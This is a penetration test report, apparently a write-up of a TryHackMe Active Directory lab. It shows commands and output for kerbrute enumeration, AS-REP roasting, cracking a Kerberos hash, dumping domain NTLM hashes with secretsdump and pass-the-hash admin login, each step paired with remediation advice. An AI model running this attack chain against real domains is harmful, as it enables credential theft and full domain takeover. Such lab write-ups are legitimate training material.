

# Pentest Report

## Attacktive Directory

Date: Nov 16th, 2021

Project: 1

Version 1.0

## Confidentiality Statement

This document is the exclusive property of Attacktive Directory . This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Attacktive Directory.

I may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Jason Hokett-Wright prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information

Jason	Lead Penetration Tester	Email: Phone:
-------	-------------------------	------------------

## # Assessment Overview

From Nov 13th, 2021 to Nov 16th, 2021, Attractive Directory engaged Jason to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.

. Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

## # Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I performed scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

### Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

### Scope

Assessment	Details
External Penetration Test	10.10.110.86

## Scope Exclusions

Per client request, I did not perform any Denial of Service attacks during testing.

## Client Allowances

Attacktive Directory provided me a username list, and password list to assist the testing.

## Executive Summary

I evaluated Attacktive Directory External security posture through a network penetration test from Nov 13th, 2021 to Nov 16th, 2021. By leveraging a series of attacks, I found very weak passwords that allowed full internal network access to the Attacktive Directory Domain Controller. It is highly recommended that Attacktive Directory address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

## Attack Summary

The following table describes how I gained internal network access, step by step:

Step	Action	Recommendation
1	Obtained Domain Name while running enum4linux	We can deny read permissions to certain objects in the domain through the use of the access control lists (ACL) in Active Directory.
2	I used the username list that was given to me so I could try to bruteforce users in the network using a tool called kerbrute .	Frequently changing the krbtgt account password can help to prevent forged tickets from being made.Microsoft

		has also made a script that will enable administrators to reset the krbtgt account password and related keys, while minimizing the likelihood of Kerberos protocol authentication issues being caused by the change.
3	After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPROasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account.	Enforce complex and lengthy passwords for Active Directory user accounts, specifically those used as service accounts. This means any account with the Service Principal Name is vulnerable to enumeration to be used in this attack. Also be mindful to limit permissions for service accounts.
4	I used a tool from Impacket called GETNPUsers.py that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.	Frequently changing the krbtgt account password can help to prevent forged tickets from being made.
5	With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out. We find a Share called (backup). This share we found is a backup account for the Domain Controller.	What I recommend is to improve their network hygiene by implementing basic best practices policies. For example, you can only allow Needed SMB traffic. The rest of the traffic should be blocked, regardless of VLANS or network topology. More explicitly, you should deny lateral SMB traffic.
6	Now that we have new user account credentials, we may have more privileges on the system than before. We can use another tool within Impacket called "secretsdump.py" This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.	On Windows operating systems starting with 8.1, LSASS can be configured to run in "protected mode." This means that only other protected-mode processes can call LSASS. In addition, a debugger cannot be attached to LSASS when it is running as a protected process.
7	I Used Evil-WinRM with the username administrator and the admin hash to login and root the machine.	Have the system fully updated. Make sure to have a strong password policy. Make sure to have AV, or IDS

		turned on and updated. Have 14 characters or more passwords, with complexity.
--	--	---

## Security Strengths

The Test Box didn't have any security set .This is for learning purposes.

## Security Weakness

### Weak Password Policy

I successfully Cracked to obtain your passwords. A predictable password format of (management2005) was attempted and successful. Strong passwords of 14 characters or more. This will also Help protect against Kerberoasting. Practise least Privileges , try not to make service accounts domain administrator.

### SMB(Share)

Improve network hygiene by implementing basic best practices policies. For example, you can only allow DC, backup, and file SMB traffic. The rest of the traffic should be blocked, regardless of VLANs or network topology. More explicitly, you should deny lateral SMB traffic.

## Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:

### External Penetration Test Findings:

#### Weak Password Policy – (High)


- Description:The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.An authentication mechanism is only as strong as its credentials. For this reason,it is important to require users to have strong passwords. Lack of password

complexity significantly reduces the search space when trying to guess user's passwords, making brute-force attacks easier.

- Impact: High
- System: 10.10.18.23
- References: [NIST SP800-63B](#) - Weak Passwords

## Exploitation Proof of Concept

With this tool Kerbrute, and the userlist that was provided I found a list of usernames . Two of those usernames were particularly interesting (svc-admin), and (backup).



```
root@kali: /home/kali/Downloads
File Actions Edit View Help
(root@kali)~/home/kali/Downloads
# ./kerbrute_linux_amd64 userenum --dc 10.10.18.23 -d THM-AD /home/kali/Desktop/TRY\ HACK\ ME/ATTACKING_ACTIVE_DIRECTORY/USERNAME_LIST

Kerbrute
Version: v1.0.3 (9dad6e1) - 11/16/21 - Ronnie Flathers @ropn
op

2021/11/16 13:54:25 > Using KDC(s):
2021/11/16 13:54:25 > 10.10.18.23:88

2021/11/16 13:54:26 > [+] VALID USERNAME: james@THM-AD
2021/11/16 13:54:29 > [+] VALID USERNAME: svc-admin@THM-AD
2021/11/16 13:54:34 > [+] VALID USERNAME: James@THM-AD
2021/11/16 13:54:36 > [+] VALID USERNAME: robin@THM-AD
2021/11/16 13:54:56 > [+] VALID USERNAME: darkstar@THM-AD
2021/11/16 13:55:10 > [+] VALID USERNAME: administrator@THM-AD
2021/11/16 13:55:32 > [+] VALID USERNAME: backup@THM-AD
2021/11/16 13:55:43 > [+] VALID USERNAME: paradox@THM-AD
2021/11/16 13:56:48 > [+] VALID USERNAME: JAMES@THM-AD
2021/11/16 13:57:11 > [+] VALID USERNAME: Robin@THM-AD
2021/11/16 13:59:31 > [+] VALID USERNAME: Administrator@THM-AD
2021/11/16 14:04:10 > [+] VALID USERNAME: Darkstar@THM-AD
2021/11/16 14:05:39 > [+] VALID USERNAME: Paradox@THM-AD
```

Figure 1: List of valid usernames

I put those usernames into a text file, then I used a tool called GETNPUsers.py. From Impacket to retrieve the kerberos ticket from the ASREPRoastable accounts.

```
root@kali: /home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY

[!] Domain should be specified!

(root@kali)~/home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY
# GetNPUsers.py -dc-ip 10.10.110.68 -usersfile usernames.txt THM-AD/ -no-pass
Impacket v0.9.24.dev1+20211026.122819.ea023b28 - Copyright 2021 SecureAuth Corporation

$krb5asrep$23$SVC-admin@THM-AD:a2e9396232e3225b98d6bd9b29ab97b9$bd767e048ea6ddf5818362b791096eb3aeb25f46c8e5bc7de3f41844774360cda1f493f919d70906b64738e320594e33e6713096010748f9309d2f8967a4de847e53364dc7bc0c41cdbfb6d515730eedfec6982ccbb8d646ac2549da4f99500d4b6c99331fd8f73b112f98848920891d0597aa42ebe24472b2f2c005bea92ee054355ef9a20581a972492042e841b49033999617beff6b0cf84155fdf919e550fe7a98e42e48cdae24047f2c4710ec6544397dd55817ceeb03336d2d8e08eda609a39d94d90b26f07ea5ee6c2fc3c4e7a7e41a5f441bf3c9c1fbe97246af5f71253ed0d94eaa35ae13
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(client not found in Kerberos database)
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set

(root@kali)~/home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY
#
```

Figure 2: Retrieving kerberos hash

I took the hash offline and cracked the hash using hashcat.



```
root@kali: /home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY

File Actions Edit View Help

$krb5asrep$23$SVC-admin@THM-AD:a2e9396232e3225b98d6bd9b29ab97
b9$b7d767e048ea6ddf5818362b791096eb3aeb25f46c8e5bc7de3f4184477
4360cda1f493f919d70906b64738e320594e33e6713096010748f9309d2f8
967a4de847e53364dc7bc0c41cdbfb6d515730eedfec6982ccbb8d646ac25
49da4f99500d4b6c99331fd8f73b112f98848920891d0597aa42ebe24472b
2f2c005bea92ee054355ef9a20581a972492042e841b49033999617beff6b
0cf84155fdf919e550fe7a98e42e48cdae24047f2c4710ec6544397dd5581
7ceeb03336d2d8e08eda609a39d94d90b26f07ea5ee6c2fc3c4e7a7e41a5f
441bf3c9c1f9e97246af5f71253ed0d94eaa35ae13:management2005
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, AS-REP
Hash.Target.....: $krb5asrep$23$SVC-admin@THM-AD:a2e9396232e
3225b98d6 ... 35ae13
Time.Started....: Tue Nov 16 17:24:41 2021 (6 secs)
Time.Estimated...: Tue Nov 16 17:24:47 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1142.4 kH/s (7.08ms) @ Accel:64 Loops:1 T
hr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 5849088/14344385 (40.78%)
Rejected.....: 0/5849088 (0.00%)
Restore.Point....: 5832704/14344385 (40.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: mandj4e → mama0312

Started: Tue Nov 16 17:24:40 2021
Stopped: Tue Nov 16 17:24:47 2021

(root@kali)-[/home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY]
#
```

Figure 3:Cracked hash with hashcat -m 18200 kerberos\_hash.txt /usr/share/wordlists/rockyou.txt

I then use those credentials to login to smbclient.I find a backup.txt file that i download and then view The contents.It shows me with another hash.I take this hash to cyberchef.com and decode the hash.




Figure4:Decoding base64 hash

I add the new Domain spookysec.local to our /etc/hosts/,then we can try secretsdump.py  
To see if we can get a NTLM hash.

```
root@kali: /home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY

File Actions Edit View Help

smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now

root@kali: /home/kali/Desktop/TRY HACK ME/ATTACKING_ACTIVE_DIRECTORY
# secretsdump.py spookysc.local/backup:backup2517860@10.10.110.68
Impacket v0.9.24.dev1+20211026.122819.ea023b28 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5
- rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0cb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysc.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysc.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysc.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysc.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysc.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysc.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysc.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysc.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysc.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysc.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysc.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysc.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysc.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0cb4fc:::
```

Figure5:Retrieved NTLM hash

Finally I will try to pass the hash and login as admin, and own the Domain Controller.




Figure 6: We get Domain Admin  
**Remediation**

who:	IT Team
Vector:	Weak Passwords
Action:	<p>I recommend the following password policy, per the Center for Internet Security (CIS):</p> <ul style="list-style-type: none"> <li>• 14 characters or longer</li> <li>• Use different passwords for each account accessed</li> <li>• Do not use words and proper names in passwords, regardless of language</li> </ul> <p>Additionally, I recommend that Attacktive Directory:</p> <ul style="list-style-type: none"> <li>• Train employees on how to create a proper password</li> <li>• Check employee credentials against known breached passwords</li> <li>• Discourage employees from using work emails and usernames as login credentials to other services unless absolutely necessary</li> </ul>

### **Additional Reports and Scans (Informational)**

I provide all clients with all report information gathered during testing. This includes vulnerability scans and detailed findings. For more information, please see the following documents:

- **ENUM4\_LINUX\_SCAN**
- **NMAP\_SCAN**
- **Photos are also provided**